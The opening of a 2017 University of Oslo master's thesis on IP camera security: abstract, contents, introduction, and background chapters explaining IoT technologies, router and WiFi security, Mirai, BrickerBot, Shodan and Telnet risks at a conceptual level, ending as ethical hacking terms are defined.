

UiO : **Department of Informatics**  
University of Oslo

# Testing Security for Internet of Things

A Survey on Vulnerabilities in IP Cameras

Kim Jonatan Wessel Bjørneset  
Master's Thesis Autumn 2017





# Testing Security for Internet of Things

Kim Jonatan Wessel Bjørneset

23rd November 2017



# Abstract

The number of devices connected to the Internet is growing rapidly. Many of these devices are referred to as IoT-devices. These are easy to connect and access over the Internet. Many of these, though, come with security flaws and vulnerabilities which make them easy targets for attackers. This is something that has been reviewed a lot in media lately. An IP camera is a typical example of an IoT-device, and is used for various purposes, e.g., in industrial surveillance, home surveillance, baby monitors, elderly monitoring, social interaction, movement tracking, etc. This kind of device is often powerful, both in computing and bandwidth, which makes them very attractive for attackers as they can abuse them in additional attacks, such as distributed denial of service (DDoS) attacks.

This thesis investigates and presents a few methods used to find and hack IoT-devices. These methods we then apply to IP cameras, where the focus is to examine the impact of these attacks on security and privacy, and to what extent the normal end user can affect (strengthen/weaken) the security. The methods used are based on previously done attacks on IP cameras together with a few other tools used in ethical hacking.

The results of the research show that there are vulnerabilities in many of these devices, and that these vulnerabilities have different impacts on security. One of the common vulnerabilities for many devices is default credentials, which can be easily guessed by an attacker (Mirai botnet is an example of this exploitation). The credentials should be changed by the end-user.

Consequences and impacts of these attacks are discussed extensively, followed by solutions or suggestions for improving the security. Although the vulnerabilities lie usually with the manufacturer, much can be done by an end-user as well.



# Acknowledgements

First of all I would like to thank my supervisor, Christian Johansen for guidance and inspiration while writing the thesis.

I would also like to thank my family and friends for all support.



# Contents

<b>1</b>	<b>Introduction</b>	<b>1</b>
1.1	Motivation . . . . .	1
1.2	Aims for the Thesis . . . . .	2
1.3	Methodologies . . . . .	3
1.4	Overview of Chapters . . . . .	4
<b>2</b>	<b>Background</b>	<b>7</b>
2.1	An Introduction to the Internet of Things . . . . .	7
2.1.1	The Meaning of IoT . . . . .	7
2.1.2	IPv6 makes IoT Possible . . . . .	8
2.1.3	Technologies that Enable IoT . . . . .	8
2.1.4	Devices and Identification . . . . .	9
2.2	Abusing Vulnerabilities in IoT Devices . . . . .	9
2.2.1	Attacks on Foscam IP Cameras . . . . .	9
2.3	Summary . . . . .	10
<b>3</b>	<b>Technical Background</b>	<b>11</b>
3.1	Security in WiFi and Routers . . . . .	11
3.1.1	What to look for . . . . .	12
3.1.2	Routers and Firmware . . . . .	12
3.1.3	Security Features and Other Features . . . . .	12
3.1.4	Built-In Firewalls in Routers . . . . .	13
3.1.5	WPS . . . . .	14
3.2	Malicious Software and Tools . . . . .	14
3.2.1	Shodan . . . . .	15
3.2.2	Mirai and DDoS Attacks . . . . .	15
3.2.3	BrickerBot . . . . .	15
3.3	Services used by IoT-devices . . . . .	15
3.3.1	Telnet . . . . .	16
3.4	Summary . . . . .	16
<b>4</b>	<b>Research Methods</b>	<b>19</b>
4.1	Ethical Hacking . . . . .	19
4.1.1	Other Terminologies . . . . .	20
4.2	Usability . . . . .	20
4.2.1	What to look for . . . . .	20
4.3	Methodologies . . . . .	21

4.4	The Approach . . . . .	22
4.4.1	Information Gathering . . . . .	22
4.4.2	Vulnerability Analysis . . . . .	23
4.4.3	Attack . . . . .	23
4.5	Environment and Tools . . . . .	23
4.5.1	Nmap . . . . .	24
4.5.2	Tools for Cracking Passwords . . . . .	25
4.5.3	Tools for MITM Attacks . . . . .	25
4.5.4	Port-scanner . . . . .	26
4.6	Attacks to Implement . . . . .	28
4.6.1	Path Directory Traversal . . . . .	28
4.6.2	Authentication Bypass . . . . .	29
4.6.3	Cross-site Scripting . . . . .	29
4.6.4	Abusing CGI-scripts . . . . .	29
4.6.5	A Man-in-The-Middle Attack . . . . .	29
4.6.6	Dynamic DNS Poisoning . . . . .	31
4.7	Summary . . . . .	31
<b>5</b>	<b>Lab Preparation</b>	<b>33</b>
5.1	Finding Devices for Experimenting . . . . .	33
5.2	Devices that are Known to Lack Security . . . . .	35
5.2.1	Axis Camera . . . . .	35
5.2.2	Belkin WeMo Baby Monitor . . . . .	35
5.2.3	Belkin WeMo Switch and Belkin WeMo Maker . . . . .	36
5.2.4	Dahua DH Security Camera . . . . .	36
5.2.5	Flir FX Outdoor Camera . . . . .	37
5.2.6	Foscam Baby Monitors and IP Cameras . . . . .	37
5.2.7	Philips Hue Starter Kit and Lightbulbs . . . . .	38
5.2.8	XiongMai Camera and Software from XionMai . . . . .	38
5.3	Devices for Self Creations and Home Solutions . . . . .	39
5.3.1	Arduino Starter Kit and Accessories and/or Cloudbit Starter Kit . . . . .	39
5.3.2	Routers . . . . .	39
5.4	Summary . . . . .	40
<b>6</b>	<b>Implementation</b>	<b>41</b>
6.1	The Devices . . . . .	41
6.2	Setting up the Environment . . . . .	42
6.3	Foscam Model FI8910W . . . . .	42
6.3.1	Findings from an Earlier Attack . . . . .	42
6.3.2	User Testing . . . . .	44
6.3.3	Information Gathering . . . . .	47
6.3.4	Attacking the Camera . . . . .	50
6.4	Foscam Model FI9821P . . . . .	54
6.4.1	User Testing . . . . .	54
6.4.2	Information Gathering . . . . .	56
6.4.3	Attacking the Camera . . . . .	61
6.5	Wanscam . . . . .	63

6.5.1	User Testing . . . . .	63
6.5.2	Information Gathering, Port Scanning and Vulnerability Analysis . . . . .	64
6.5.3	Attacking the Camera . . . . .	68
6.5.4	A Simulated MITM Attack . . . . .	73
6.6	Penetration Testing on a Camera from a Different Manufacturer . . . . .	74
6.6.1	User Testing . . . . .	74
6.6.2	Information Gathering, Port Scanning and Vulnerability Analysis . . . . .	75
6.6.3	Attacking the Camera . . . . .	79
6.6.4	A Simulated MITM Attack . . . . .	79
6.7	V380 . . . . .	80
6.7.1	User Testing . . . . .	80
6.7.2	Information Gathering, Port Scanning and Vulnerability Analysis . . . . .	81
6.7.3	An Attack on Telnet . . . . .	85
6.7.4	Summary . . . . .	85
<b>7</b>	<b>Discussion</b>	<b>87</b>
7.1	Security Issues in Usability for a Device . . . . .	88
7.1.1	Manuals Encourage Users to Forward Ports . . . . .	88
7.1.2	Default and Insecure Credentials . . . . .	89
7.1.3	A Flaw in Password Change . . . . .	90
7.1.4	Smart Phone Applications . . . . .	91
7.1.5	UPnP . . . . .	92
7.1.6	DDNS . . . . .	93
7.2	Successful Attacks . . . . .	94
7.2.1	Path Directory Traversal . . . . .	94
7.2.2	Authentication Bypass . . . . .	96
7.2.3	Cross Site Request Forgery . . . . .	97
7.2.4	Man in The Middle Attack . . . . .	98
7.3	Unsuccessful and Undone Attacks . . . . .	98
7.3.1	Cross-site Scripting . . . . .	99
7.3.2	Vulnerability in DDNS . . . . .	99
7.3.3	Brute Force Attack on Telnet Service . . . . .	100
7.4	Why some Attacks were Unsuccessful or Undone . . . . .	101
7.4.1	NMAP . . . . .	102
7.4.2	Vulnerability in DDNS . . . . .	102
7.4.3	Cross-site scripting . . . . .	102
7.4.4	Brute Force Attack on Telnet Service . . . . .	103
7.5	Consequences of Attacks on IP Cameras . . . . .	103
7.5.1	Consequences and Impact . . . . .	104
7.5.2	The Impact is Different on Victims . . . . .	104
7.5.3	Home Surveillance . . . . .	104
7.5.4	IP Camera as Baby Monitor . . . . .	104
7.5.5	Surveillance to Prevent Thefts . . . . .	105
7.5.6	IoT Devices can be Abused in Bot-nets . . . . .	105

7.6	Tools for Finding Devices . . . . .	105
7.7	IP Camera Features . . . . .	106
7.8	Security Solutions . . . . .	107
7.9	Summary . . . . .	108
<b>8</b>	<b>Conclusion and Future Work</b>	<b>111</b>
8.1	Future Work . . . . .	112

# List of Figures

4.1	A Four-stage penetration testing methodology [12] . . . . .	22
6.1	Packet captured with Wireshark . . . . .	53
6.2	Screenshot of the error message on a path directory traversal attempt. . . . .	69
6.3	Byte representation of the username and password . . . . .	69
6.4	The password '266273' is highlighted in green . . . . .	70
6.5	All usernames and passwords for the camera . . . . .	70
6.6	Byte represenatation of the WiFi credentials . . . . .	70
6.7	WPAPSK for the SSID is highlighted . . . . .	71



# List of Tables

6.1	Default settings for Foscam FI8910W . . . . .	45
6.2	Default settings for Foscam FI9821P . . . . .	55
6.3	Default settings for Wanscam . . . . .	64
6.4	Default settings for IP CAMERA . . . . .	75
6.5	Content from an intercepted packet . . . . .	80
6.6	Default settings for V380 . . . . .	81



# List of Acronyms and Abbreviations

6LoWPAN	IPv6 over Low Powered Wireless Personal Area Network
AC	Access Control
AP	Access Point
ASM	Automatic Smart Meter
DDNS	Dynamic Domain Name System
DDoS	Distributed Denial of Service
FTP	File Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IEEE	Institute of Electrical and Electronics Engineers
IETF	Internet Engineering Task Force
IoT	Internet of Things
IoTSec	Security in IoT for Smart Grids
MITM	Man In The Middle
NAT	Network Address Translation
NFC	Near Field Communication
ONVIF	Open Network Video Interface Forum
RFID	Radio Frequency Identification
SPI	Stateful Packet Inspection
SSID	Service Set Identifier

SSL	Secure Socket Layer
UNIK	University Graduate Centre at Kjeller
UPnP	Universal Plug and Play
WLAN	Wireless Local Area Network
WPAN	Wireless Personal Area Network

# Chapter 1

## Introduction

The development of smart devices known as the Internet of Things (IoT) is increasing faster and faster, and most people today have one or more devices connected to the Internet.

IoT is making our lives easier. We can use a baby monitor to remotely check if the baby is fine, by connecting it to the WiFi and remotely listen to sounds on a receiver. This could be done through for example an application on a mobile phone. We have surveillance cameras connected to check for burglars when we are away from home. Even the fridge can be part of the IoT in the future, and warn us when we should buy more eggs or if the milk is about to turn bad.

At the same time as the network of devices connected to the Internet is growing, solutions to connect these devices also gets more and more complex and opens for more security threats. Devices that are being produced come with different kinds of solutions, and it might seem like manufacturers are prioritizing to get their devices available on the Internet market rather than securing them properly. Examples of security issues that may expose these devices might be: default settings, credentials that are easy to guess, short password requirements, proprietary encryption methods and more. Sometimes data is shared between other devices or cloud services, and this will sometimes include sharing data with a third party. This might eventually affect security and privacy if it gets out of control. There are even tools such as search engines to find vulnerable devices that are connected to the Internet.

### 1.1 Motivation

This thesis was part of the IoTSec project (Security in IoT for Smart Grids)<sup>1</sup> at the University Graduate Centre at Kjeller (UNIK), which is now the Department of Technology Systems (ITS) at the University of Oslo.

---

<sup>1</sup><http://its-wiki.no/wiki/IoTSec:Home>

The IoTSec project was established in 2015 and is preparing Norway for challenges and issues when it comes to security and privacy while developing an IoT-enabled smart electricity grid infrastructure. Within January 1, 2019 all households in Norway will have a new Automatic Smart Meter (ASM) in their homes instead of reading their power meter manually<sup>2</sup>. The infrastructure of an electric smart power grid is divided into the power generator where the electricity is produced, the transmission grid, the distribution grid and the households that are connected to the grid. When these households, which are often referred to as "Smart Homes" get the Smart Meter installed they will be part of the smart electricity grid through this Smart Meter.

The main reason for these new meter-systems is to have more precise and efficient consumption readings, but the meter-systems will also open up for more services in a Smart Home in the future, like for example alarm systems or energy saving. The electricity producers and distributors are responsible for the installation of such meters, and have to preserve the privacy of the customers by preventing personal information and data from being accessible by others than the company itself except when they have the consent of the customer<sup>2</sup>.

Security and privacy in these new systems are related to IoT-devices in general since the meter is a IoT-device itself and it encourages a user to connect more devices through this system.

This thesis is about security in IoT-devices which is related to the part of the project that focus on Smart Homes.

### 1.2 Aims for the Thesis

The goal of this thesis is to explore the security in one specific kind of IoT-devices. The devices we will focus on here are typical Smart Home devices like baby monitors or IP cameras, and their connection to the routers and the Internet. We will refer to all these devices as IP cameras from now on. The main focus here will be exploring how these devices are found by an attacker, the difficulties in exploiting vulnerabilities in these devices and how the attacker can abuse the control of these devices to do additional attacks.

This also includes looking into a device's system as a whole, where this system can be affected by data sent to cloud services and/or shared with a third party. The system can also be vulnerable through other factors, such as a poor router or a poor firewall, and if the connection is unencrypted through an open network, e.g., at a café. The user has an influence on these factors and we will also weigh these.

Why focus on IP cameras? Bad security in IP cameras is something that

---

<sup>2</sup><https://www.nve.no/elmarkedstilsynet-marked-og-monopol/sluttbrukermarkedet/ams/>

has been reviewed a lot in media lately. Usually IP cameras also have good upload capabilities. The vulnerabilities in a device is not only affecting the individual user of the camera, but may also affect others if the device is in control of an attacker who wants to do additional attacks. If there are security flaws in a device with a camera, this might lead to additional security issues. A burglar or intruder can for example see from the video and images whether there are people present or not, in order to break in to a house. If the burglar is unable to capture video or images, a DoS attack can be performed on the camera in order to shut it down. The burglar might also then pass by unnoticed. IP cameras are also good to use in DDoS attacks because of the large bandwidth, thus also very interesting for attackers to abuse. All this makes IP cameras very interesting IoT devices to study when it comes to security.

In this thesis there will be some weight on the usability in the different devices and some weight on methods used in ethical hacking and penetration testing in order to exploit vulnerabilities in these. These different methods will be explained together with exploitation of already known vulnerabilities in similar devices. Even though we do not succeed in finding new vulnerabilities of major impacts, we will at least get some information about what methods that the devices resisted in the penetration testing, and which firmware that has been patched for vulnerabilities since previous versions. This gives us views on security from both a user's perspective and from an attacker's perspective.

We will look through some different tools and methods, and see how these can breach the security in different kinds of cameras. At the end we will discuss and find ways to secure these cameras better.

Now we have these research objectives for this thesis:

- Investigation of how IoT-devices are found, and what methods that are used to hack these.
- Apply these methods to IP cameras, and examine how the impact on security is from both a user's perspective and an attacker's perspective.
- Draw conclusions based on consequences and impact of an attack.

### 1.3 Methodologies

To reach the achievement of securing IP cameras in a smart home, we have to find the vulnerabilities for them first. This will be done by looking at earlier attacks done against some IP cameras, redoing some of these attacks, and trying out typical attacks in general. We collect different attacking methods while doing this, and learn to use different tools. As we gather methods and tools for attacking vulnerabilities for these devices we will

write about these in details. We will dive as deep into the systems as we can, and also perform penetration testing on some of these.

The methods and tools will be based on information gathered from books and articles on the Internet. There will be some detailed research on previously performed attacks and at the end we will discuss how these attacks can be prevented. Then same or similar kinds of attacks will be redone on similar devices of newer models or from other manufacturers to check if they have the same security flaws. At the end we will try to find solutions for securing the smart home as good as possible with the knowledge gathered from the previously conducted attacks together with our own experiments. We will also look into how home-made solutions for IoT in smart homes can be created, and the security aspects around these solutions.

### 1.4 Overview of Chapters

Chapter 2 is an introduction to the IoT. Some background material from previously performed attacks will be presented, and we take a look at how IoT-devices can be abused.

Chapter 3 is a more technical background where technologies and protocols will be explained. We will investigate how devices can become part of a botnet used in a Distributed Denial of Service attack (DDoS), and some of the popular tools used to find and attack vulnerable devices will be explained. We will look into how the security and privacy is breached for different kinds of devices, and how we can prevent previously performed attacks from being done again on similar devices in the future.

Research methods and some of the many tools used to find and hack vulnerable devices will be covered in chapter 4. These tools are used to attack some of the protocols which were discussed in chapter 3. We will discuss terminologies such as ethical hacking, vulnerability assessment and penetration testing. We will take a look at some examples that are exploiting different services and devices which we will implement in chapter 6, and we will also write a simple port scanner.

Chapter 5 is about lab preparations for finding devices to perform research on. We will discuss how we will do the security research and penetration testing for these devices and look at devices that are known to lack security together with devices that have no known vulnerable security flaws. These devices are bought for the lab, and just a few will be focused on in the research.

Investigation on usability and attacking methods to five different IP cameras will be done in chapter 6. Previously done attacks will be redone for these cameras to test the security in these, to find similar or new vulnerabilities and to investigate security features in these devices.

#### 1.4. OVERVIEW OF CHAPTERS

---

Chapter 7 is analysis of the results and findings in chapter 6. We discuss consequences and impact for the different devices and systems. Suggestions will be made for both users and manufacturers in order to find solutions and alternatives to secure these and similar devices in the future. If there may be improvements on securing a device, this will be presented in this chapter.

At last, chapter 8 concludes the thesis and presents what we achieved and what we could not achieve. Future work discusses what others may achieve.



## Chapter 2

# Background

This chapter starts with an introduction to IoT. Later on, we will discuss how vulnerable IoT devices can be found by an attacker, and how these devices can be controlled by malicious software and used by botnets to launch DDoS attacks. Then we will present some background material from previously performed attacks from books and articles, which is relevant and important for the research in this thesis.

### 2.1 An Introduction to the Internet of Things

#### 2.1.1 The Meaning of IoT

In the start of the existence of the internet, there were only a few computers connected. The number of computers connected to the internet grew rapidly in the 90's, and it seems like it is growing faster and faster as more and more devices get connected.

IoT deals with connecting physical devices to the Internet so that they can send and retrieve information or be configured. Even though the term "the Internet of Things" was probably first mentioned by Kevin Ashton in 1999<sup>1</sup>, the concept has existed for a while.

Many of these are typical devices that we could not connect to the internet before, like for example a fridge. We often refer to these devices as "smart devices" and put the word "smart" in front of them, like for example a "smart fridge". The main difference between a regular fridge and the so-called smart fridge is that the smart fridge has a WiFi module or so attached to its mainboard so that it can access or be accessed from the internet. Smart devices also come with computing power, and some devices are running minimized versions of operating systems like Linux and so on. Some other examples of smart devices are smartphones, tablets, laptops and IP cameras.

---

<sup>1</sup><http://www.rfidjournal.com/articles/view?4986>

### 2.1.2 IPv6 makes IoT Possible

IPv6 ensures that the number of devices or nodes connected to the internet no longer is limited to  $2^{32}$  (around 4.3 billion), but as many as  $2^{128}$  IP addresses<sup>2</sup>. This is an extremely large number and is thought to be nearly impossible to reach. This means that it is theoretically possible to hand out a unique identifier to every device or thing that exist so that it can become an end node on the internet.

### 2.1.3 Technologies that Enable IoT

IoT devices are typically using different technologies and protocols like WiFi, 3G/4G, NFC, RFID, Bluetooth, 6LoWPAN, ZigBee Z-Wave and more. Some of these aforementioned technologies are used depending on the purpose of use.

Bluetooth which is standardized as IEEE 802.15.1 by IEEE<sup>3</sup> is a well-known specification for Wireless Private Area Networks (WPAN). There are some newer specifications, like 6LoWPAN, ZigBee and Z-Wave, which seems to get more and more popular when it comes to IoT devices for smart homes. IPv6 over Low Power Wireless Private Area Network (6LoWPAN) is an adaptation layer for the protocol IEEE 802.15.4 set by IETF. ZigBee which is similar to Bluetooth is also a specification for IEEE 802.15.4 set by the ZigBee Alliance. 6LoWPAN and ZigBee are meant to enable low power devices the ability to be part of the IoT. Both of them are great for mesh networks as they can communicate over long distances by using nearby nodes since all the nodes are connected to each other in the network. Some of the differences between these are that ZigBee has lower power consumption while 6LoWPAN is easier to communicate with [7, 13]. Z-Wave is a protocol mostly made for the IoT in home automation. Radio signals are used to communicate over distances up to 30 meters or further if there are other nodes to communicate through [20].

### RFID and Sensor Networks

An RFID tag can be active, semi-active or passive depending on if it uses battery or not. It consists of an antenna and a chip, where the chip is powered up by the signals received and uses this power to send a signal back to the transmitter, the information on the chip [8]. This information can be used to identify e.g., a cat, that has been lost and found if a tag has been placed in its neck.

As more technologies enable IoT, there will be more ways to connect things to a network. Sensor networks may consist of many nodes, and this can result in problems as there are not too many available IP addresses

---

<sup>2</sup><https://tools.ietf.org/html/rfc4291>

<sup>3</sup><http://www.ieee802.org/15/pub/TG1.html>

mentioned in section 2.1.2. Applying sensor technologies for RFID tags can be a solution. A sensor network can consist of RFID readers which work as sinks that collect data from RFID tags [16].

### 2.1.4 Devices and Identification

While most computers or devices have a unique identifier assigned to the network interface, a media access control address (MAC address), RFID tags can use the information on the chip to identify an item. With RFID tags, sensors and actuators and the aforementioned smart fridge connected to the internet, the fridge can check if there are groceries needed. For instance, if each egg in the fridge has its own RFID tag, the fridge can send out signals and receive information about these in order to see when it is time to purchase more.

A similar network to enable IoT might be using 6LoWPAN or ZigBee to control light bulbs in a smart home, through a gateway which is connected to a WiFi router. An example could be the light bulbs from LIFX using 6LoWPAN, where each light bulb are connected to each other in a mesh network, with one root node connected to a gateway which is connected to the router [9].

## 2.2 Abusing Vulnerabilities in IoT Devices

This section is about one of the attacks that have been done on vulnerable IoT-devices in the book "Abusing the Internet of Things" written by Natesh Dhanjani [3]. The attacks and methods in this thesis are inspired by this book, and we will focus on the attacks and methods that are relevant for IP cameras.

### 2.2.1 Attacks on Foscam IP Cameras

Baby monitors are mostly connected to the WiFi networks today rather than using radio frequencies like they usually did many years ago. An eavesdropper had to be nearby the home while tuning in on radio frequencies, but today one can connect remotely from anywhere in the world if the monitor is connected.

Attacks on the Foscam IP cameras are included in the book "Abusing the Internet of Things". A few of the methods that are used in this book are briefly explained as well as having a few links to examples of more attacks. One of the links points to a research team that found a way to inspect some of the models at a low level. They got information about the main circuit board and then managed to find out how the content of the firmware was build up.

There are stories about families that had their IP camera hacked, affecting their security and privacy. A Houston family had an attacker talking to their daughter through the camera, she was two years old <sup>4</sup> <sup>5</sup>. According to Gilbert, the father of the child, the hacker had breached the camera security even though their router and camera was password protected <sup>6</sup>.

### 2.3 Summary

This chapter gave a short introduction to the Internet of things. A few technologies and protocols were mentioned, and an attack on an IP camera was presented.

---

<sup>4</sup><http://houston.cbslocal.com/2013/08/14/baby-monitor-hacked-spies-on-2-year-old-texas-child/>

<sup>5</sup><http://abc13.com/archive/9201651/>

<sup>6</sup><https://disqus.com/by/marcgilbert/>

## Chapter 3

# Technical Background

IoT devices might make our lives easier, but these devices may also open for many security threats.

People are installing IP cameras, surveillance cameras, baby calls and so on without changing the default factory settings and credentials, or by using passwords that are easy to guess.

Devices can be made available from anywhere on the internet, either by announcing itself or by port forwarding done manually on the router. With the known IP for one of these devices, one can try using credentials that are typical standard to gain access.

### 3.1 Security in WiFi and Routers

Routers and WiFi security might play a role when it comes to security in the IoT. In this section, we will look into some of the features in a router that can affect the security in the IoT. We will take a look at security features, common router threats, and how these are exploited. The focus will be on the security features or security flaws which will affect the security in communication between routers and the IoT-devices in general.

When we talk about WiFi in this thesis, we are talking about a wireless network as in a Wireless Local Area Network (WLAN) and products that are based on the 802.11 standards set by the Institute of Electrical and Electronic Engineers (IEEE) <sup>1</sup>.

Most people today have a router at home that has an Access Point (AP) that connects most of their devices like computers, tablets, mobile phones and so on. That is why it is crucial that the router is secure. The devices are either connected to the network using an ethernet cable or over the wireless communication standard.

---

<sup>1</sup>[http://grouper.ieee.org/groups/802/11/Reports/802.11\\_Timelines.htm](http://grouper.ieee.org/groups/802/11/Reports/802.11_Timelines.htm)

### 3.1.1 What to look for

A router's security features are often listed up on the box and on the manufacturer's official website. The security features that are relevant for the routers and devices in this thesis will be presented.

The typical router features that may affect security are WPS, UPnP and firewalls. Security will also depend on which encryption standards that are supported in the router. Some configurations on the router might also affect security for the network and connected devices, e.g., default passwords, port forwarding and disabling of the important security features like firewalls.

### 3.1.2 Routers and Firmware

Flaws and vulnerabilities in routers and firmware are discovered from time to time. These flaws and vulnerabilities affect the WiFi security, and need to be fixed. A firmware update may cover newly discovered vulnerabilities. Firmware updates can be done manually or automatically, and the router will usually require a restart in order to put the new firmware into use. Many people will buy a router and keep it powered on for as long as it still functions, and when it fails, they will try to restart it. When it comes to design flaws in the router features itself, such as for example WPS, people are unlikely to buy a new router. WPS is explained in section 3.1.5. For software-based security flaws, the user is unlikely to manually update it until a significant time has passed.

### 3.1.3 Security Features and Other Features

The communication over a router in a wireless network can be either in plain text or encrypted. Credentials are required by a device in order to connect to the router. Having no encryption on the router means that there is no password needed to log on to the network and the network can be accessed by anyone who knows the service set identifier (SSID) on the router. A password is needed for a network using WiFi encryption such as WEP, WPA or WPA2.

### Ports, Port Forwarding and UPnP

Port forwarding is mostly used to make a computer on a local network accessible from the internet. When accessing a website on a specific IP, this site is hosted on a web server which typically uses port 80 (HTTP). This means that a website which has to be reached on a computer on a local network, must be configured in that way on the router.

What about the typical IoT devices which we will discuss in this thesis? Many IoT devices use the UPnP (Universal Plug and Play) technology to access the internet through the local network if the router supports it [18]. The feature is essential for IoT and is meant to make it easier to connect devices to the internet without doing configurations like port forwarding. Most people do not even know that their devices can be accessed from outside of their local area network after just connecting them to the home router. When the device is connected it can be reached by its supported features like Telnet and SSH, but one might need a password to log on to the device. This is where the security issues for using UPnP comes in. Later on in the thesis, we will show a simple port scanner that we wrote, and briefly explain how this port scanner is used to retrieve information about a device that is connected to the internet on that specific IP and port, by reading information in a header.

#### **Default Credentials**

Having default usernames and passwords that come with the router from the manufacturer can be a problem and this is something we see when we take a look at how some of the attacker tools work, for instance, Mirai that we will also discuss in section 3.2.2. The malware Mirai goes through the typical default credentials in a list for the specific manufacturer in order to get access.

#### **3.1.4 Built-In Firewalls in Routers**

A router's main job is to forward data packets between networks, but it can also do additional tasks such as analyzing packets in a built-in firewall. Integrated firewalls are getting more and more common for modern network routers. A firewall is placed between two networks, usually the local network and the internet. Its function is to analyze the packets that go in and out of the network, and reject packets that should not pass according to the rules that are set. The rules set in the firewall are meant to prevent malicious software from passing through without interfering with legitimate traffic. A packet can be rejected or dropped if it seems to be malicious.

#### **Firewall and Security Features in Routers**

By using Network Address Translation (NAT) [1], an IP address can be shared between more than one device through the router. A device cannot be reached directly from the internet unless port forwarding is used, as mentioned earlier.

A typical security feature in firewalls is Stateful Packet Inspection (SPI), also known as dynamic packet filtering. Traffic is analyzed in order to

check for patterns similar to known hacking techniques. The incoming and outgoing traffic is kept in two different logs, and incoming packets are filtered by checking them up against outgoing packets from the local area network.

Another security feature is static content filtering. The content of a word, an address or a character can be blocked, and this blocked part will make the whole address unacceptable.

### **Firewall for a Smart Home User**

Firewalls are a security feature applicable to all networks, and therefore also to WiFi networks. Having a firewall can help to control the network traffic and is absolutely recommended. Most modern routers have a built-in firewall in the form of NAT. Usually, these router-based firewalls do not need much initial configuration, but can be reached through the routers setup page.

Many IoT-devices now also comes with built-in firewalls where the user can allow or deny traffic in the configuration pages.

### **3.1.5 WPS**

WiFi Protected Setup (WPS) is a setup method that makes it easier for users to configure and connect to networks. This can be done by physically push a button on the router in order to gain network access with different devices, instead of manually typing in the SSID and password every time a new device is to be connected. A PIN-code can also be entered on the device in order to connect to the router.

### **Design Flaw**

WPS has a design flaw where an attacker within range can do a brute force attack in order to retrieve the WiFi password <sup>2</sup>. There are no workarounds for this vulnerability other than to disable WPS in the router settings.

## **3.2 Malicious Software and Tools**

There are search engines such as Shodan that makes it easier for attackers to search for vulnerable devices on the internet, which makes it important to secure these devices better. Attackers can abuse these devices in many ways, also by bot-nets like Mirai. This makes it interesting to find out how difficult or easy it is to find, exploit and abuse devices like these.

---

<sup>2</sup><http://www.kb.cert.org/vuls/id/723755>

#### 3.2.1 Shodan

Shodan is a search engine for IoT-devices that search through IP addresses and scans ports <sup>3</sup>, information about what type of device is gathered from a header. For example saying whether it is an IP camera, a TV or a web server that is found. Shodan can be used to specify searches in order to find vulnerable devices by searching for e.g., default passwords, no password etc.

#### 3.2.2 Mirai and DDoS Attacks

The malicious software Mirai searches for devices with open IP addresses, then it identifies the device type. It tests a list of credentials to gain control of the device. These credentials are default credentials that are used in many IoT-devices from different manufacturers. Once authorized it installs a service that can be remotely controlled and used <sup>4</sup>.

After installing this service on a large number of devices, an attacker can request the service that is installed and make all of these devices visit a specific web page so that it gets overloaded. This might lead to what we call a distributed denial of service (DDoS) attack making the specific web page unavailable.

IP cameras from Xionmai Technology are one of the brands that have had their products exploited<sup>5</sup>. The attack exploited weak default passwords which is the main attack vector in Mirai.

#### 3.2.3 BrickerBot

BrickerBot finds vulnerable devices on the Internet in the same way as Mirai, but instead of injecting malware like Mirai, it "bricks" them <sup>6</sup>. The devices that are "bricked" will not be able to function and are therefore no longer a threat to become part of a botnet controlled by e.g., Mirai.

### 3.3 Services used by IoT-devices

IoT devices might make our lives easier, but these devices also open many security threats.

---

<sup>3</sup><https://www.shodan.io/>

<sup>4</sup><https://github.com/jgamblin/Mirai-Source-Code>

<sup>5</sup><http://www.itproportal.com/news/chinese-manufacturer-admits-involvement-in-fridays-ddos-attack/>

<sup>6</sup><https://security.radware.com/ddos-threats-attacks/brickerbot-pdos-back-with-vengeance/>

People are installing IP cameras, surveillance cameras, baby calls and so on without changing the default factory settings and credentials, or by using passwords that are easy to guess.

Devices available from anywhere on the internet, either by announcing itself or by port forwarding done manually on the router. With the known IP for one of these devices, one can try using credentials that are typical standard to gain access.

### 3.3.1 Telnet

Telnet is a protocol specification used for exchange of eight-bit byte communications between a client and server [15]. It is an old known standard used by many systems. The service is usually found on port 23 on a device.

Telnet poses a threat to security as data are sent in plain text. Although many systems use SSH which is a more secure communication protocol, Telnet is still being used in many systems.

IoT-devices having an open Telnet service can be used as back doors for attackers, and the end-user might not be aware of this. Even though credentials to access the device have been changed through the web service, it might not have been changed through the Telnet service that is accessible through the command line.

This hidden and undocumented feature can be found in some IoT-devices where the credentials are hard-coded and can not be changed by a typical end-user<sup>7</sup>.

## 3.4 Summary

In this chapter we discussed WiFi security, firewalls, malicious software and Telnet which is an example of service that comes with some IoT-devices.

WiFi itself has security features that all users should use. The latest security protocol being WPA2, and it is highly recommended to use this over both WPA and WEP (although WPA is better than WEP). Users should make sure that the firmware on the router is always up to date, and that features that have flaws are not used.

Firewalls are the first line of defense for any network, and is a must-have. Usually, most modern routers will act as a basic stateful packet filtering firewall with its NAT.

---

<sup>7</sup><https://arstechnica.com/information-technology/2017/06/internet-cameras-expose-private-video-feeds-and-remote-controls/>

Malicious software are used to exploit vulnerabilities such as weak default credentials in devices, and it is important that users change these in order to stay secure.

Some devices come with undocumented services such as Telnet, which can open a back door for an attacker. These services may come with hard coded credentials that are difficult or impossible for a standard end-user to change.



## Chapter 4

# Research Methods

The research methods in this thesis includes looking into how vulnerable IoT-devices are found on the Internet or in a local network, searching for vulnerabilities for these devices and looking into how the devices can be abused.

This chapter will cover the research methods and tools to be used in the ethical hacking of the different devices in this project. We will discuss the environment we will work in, what resources the research will take and describe the capabilities of the tools in an attack.

In section 4.1 we briefly discuss what ethical hacking is and some of the terminologies that are used in ethical hacking. Methodologies will be discussed in section 4.3 and our own approach in section 4.4. Section 4.5 covers Kali and the tools that will be used in the attacks in chapter 6, including a port-scanner that we wrote for this thesis. At the end in section 4.6 we explain the attacks to implement in chapter 6.

### 4.1 Ethical Hacking

In this section, we will briefly discuss what ethical hacking is, and then we discuss some terminologies.

The book, "Ethical Hacking and Penetration Testing Guide" [2] presents methods and techniques that are used in the typical steps in ethical hacking and penetration testing. It is a guide and a manual to many tools, and some of these tools will be used in chapter 6. Most of these tools can be found pre-installed in the operating system, **Kali Linux** <sup>1</sup> which is explained in section 4.5.

Both **penetration testing** and **vulnerability assessment** is part of **ethical hacking**.

---

<sup>1</sup><https://www.kali.org/>

**Vulnerability Assessment.** Vulnerability assessment is about finding all the vulnerabilities in an asset, and document these vulnerabilities.

**Penetration Testing.** In penetration testing, attacks are simulated as it was a real attacker in order to exploit vulnerabilities in an asset.

